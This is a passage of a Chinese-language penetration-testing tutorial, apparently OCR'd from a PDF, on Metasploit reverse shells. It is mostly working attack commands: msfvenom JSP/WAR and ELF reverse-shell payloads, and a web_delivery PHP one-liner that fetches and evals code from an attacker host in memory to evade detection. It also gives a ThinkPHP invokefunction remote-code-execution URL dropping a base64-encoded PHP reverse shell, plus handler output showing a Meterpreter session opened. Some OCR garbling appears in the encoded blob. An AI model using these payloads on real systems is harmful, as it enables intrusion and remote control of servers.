msvenom -p java/isp_shell reverse_tcp HOST=<Your lP Address> PORT=<Your Port toConnect On> -f raw
> shell.jsp
war:
msfvenom -p java/jsp_shell reverse_tcp LHOST=<Your lP Address> LPORT=<Your Port toConnect On> -f
war > shell.war
```

Web_delivery

当攻击者拥有部分受害者主机的控制权，但还没有拿到一个完整的shell时，web_delivery就派上用场

web_delivery的主要目的是快速和受害者主机建立一条session。当受害者主机存在比如命令注入、远程 命令执行等问题时，攻击者可以使用web_delivery生成的一条命令建立连接。
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.8.186:8080/sOjTAmv', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
另外web_delivery的payload不会在受害者主机磁盘上写文件，而是直接将攻击者服务器上的代码加载到 内存执行，有利于绕过检测。

web_delivery支持php/python/powershell等多种脚本，使用不同的脚本的payload时需要通过set target 0或1或2来设置是使用php还是python还是powershell等。

```
msf6 > use exploit/multi/script/web_delivery
msf6 exploit(multi/script/web_delivery) > set uripath /
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 1
msf6 exploit(multi/script/web_delivery) > set lhost 150.158.137.72
```

```
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 7.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Using URL: http://0.0.0.0:8181/
[*] Local IP: http://150.158.137.72:8181/
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://150.158.137.72', false,
stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
```

脚本payload利用

```
Msfvenom –p php/meterpreter/reverse_tcp lhost=<you host> lport<you port> -f raw > xx.php
```

```
http://150.158.137.72:8081/?
s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo%20-
n%20Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE1MC4xNTguMTM3LjcyJzsgJHBvcnQgPSA5OTk4Oy
BpZiAoKCRmID0gJ3N0cmVhbV9zb2NrZXRfY2xpZW50JykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoInRjcDovL3sk
aXB9onskcG9ydH0iKTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgJ2Zzb2Nrb3BlbicpICYmIGlzX2
NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCRpCwgJHBvcnQpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYg
PSAnc29ja2V0X2NyZWF0ZScpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKEFGX0lORVQsIFNPQ0tfU1RSUFNLCBTT0
xfVENQKTsgJHJlcyA9IEBzb2NrZXRfY29ubmVjdCgkcywgJGlwLCAkcG9ydCk7IGlmICghJHJlcykgeyBkaWUoKTsgfSAkc190
eXBlID0gJ3NvY2tldCc7IH0gaWYgKCEkcyB8fCAhJHNfdHlwZSkgeyBkaWUoKTsgfSBzd2l0Y2goJHNfdHlwZSkgew0KICAg
UoJ25vIHNvY2tldCcpOyB9IHN3aXRjaCAoJHNfdHlwZSkgew0KICAgICAgY2FzZSAnc29ja2V0JzogJGxlbiA9IHNvY2tldF9y
cmVhazsgY2FzZSAnc29ja2V0JzogJGxlbiA9IHNvY2tldF9yZWFkKCRzLCA0KTsgYnJlYWs7IH0gaWYgKCEkbGVuKSB7IGRpZS
gpOyB9ICRhID0gdW5wYWNrKCJObGVuIiwgJGxlbik7ICRsZW4gPSAkYVsnbGVuJ107ICRiID0gJyc7IHdoaWxlICghzdHJsZW4o
JGIpIDwgJGxlbikgew0KICAgICAgJGIgLj0gZnJlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IH0gJGRhdGEgPSAkYiA9PSAn
JGIpIDwgJGxlbikgew0KICAgICAgJGIgLj0gZnJlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IH0gJGRhdGEgPSAkYiA9PSAn
ICAgICAgJGIgLj0gZnJlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IH0gJGRhdGEgPSAkYiA9PSAn
```

```
NhYmxlX2V2YWwnKSkgeyAkc3Vob3Npbl9ieXBhc3M9Y3JlYXRlX2Z1bmN0aW9uKCcnLCAkYik7ICRzdWhvc2luX2J5cGFzcygp
OyB9IGVsc2UgeyBldmFsKCRiKTsgfSBkaWUoKTs=%20|base64 -d > yiye.php
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload
payload => generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 150.158.137.72
lhost => 150.158.137.72
msf6 exploit(multi/handler) > set lport 9998
lport => 9998
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 150.158.137.72:9998:-  -
[*] Started reverse TCP handler on 0.0.0.0:9998
msf6 exploit(multi/handler) > [*] Sending stage (39282 bytes) to 150.158.137.72
[*] Meterpreter session 1 opened (10.0.12.7:9998 -> 150.158.137.72:55066 ) at 2022-04-08 10:23:49 +0800

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: www-data
meterpreter >
```

生成linux的可执行文件elf格式


```
msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=<you host> -p <you port> -f elf -o xx.elf
```

通过webshell上传可执行文件



```
msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=<you host> -p <you port> -f elf -o xx.elf
```


```
root@VM-12-7-ubuntu:~# msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=150.158.137.72 lport=9998 -f elf -o yiye.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: yiye.elf
root@VM-12-7-ubuntu:~#
```

上传至目标运行



更改权限



运行文件，本地监听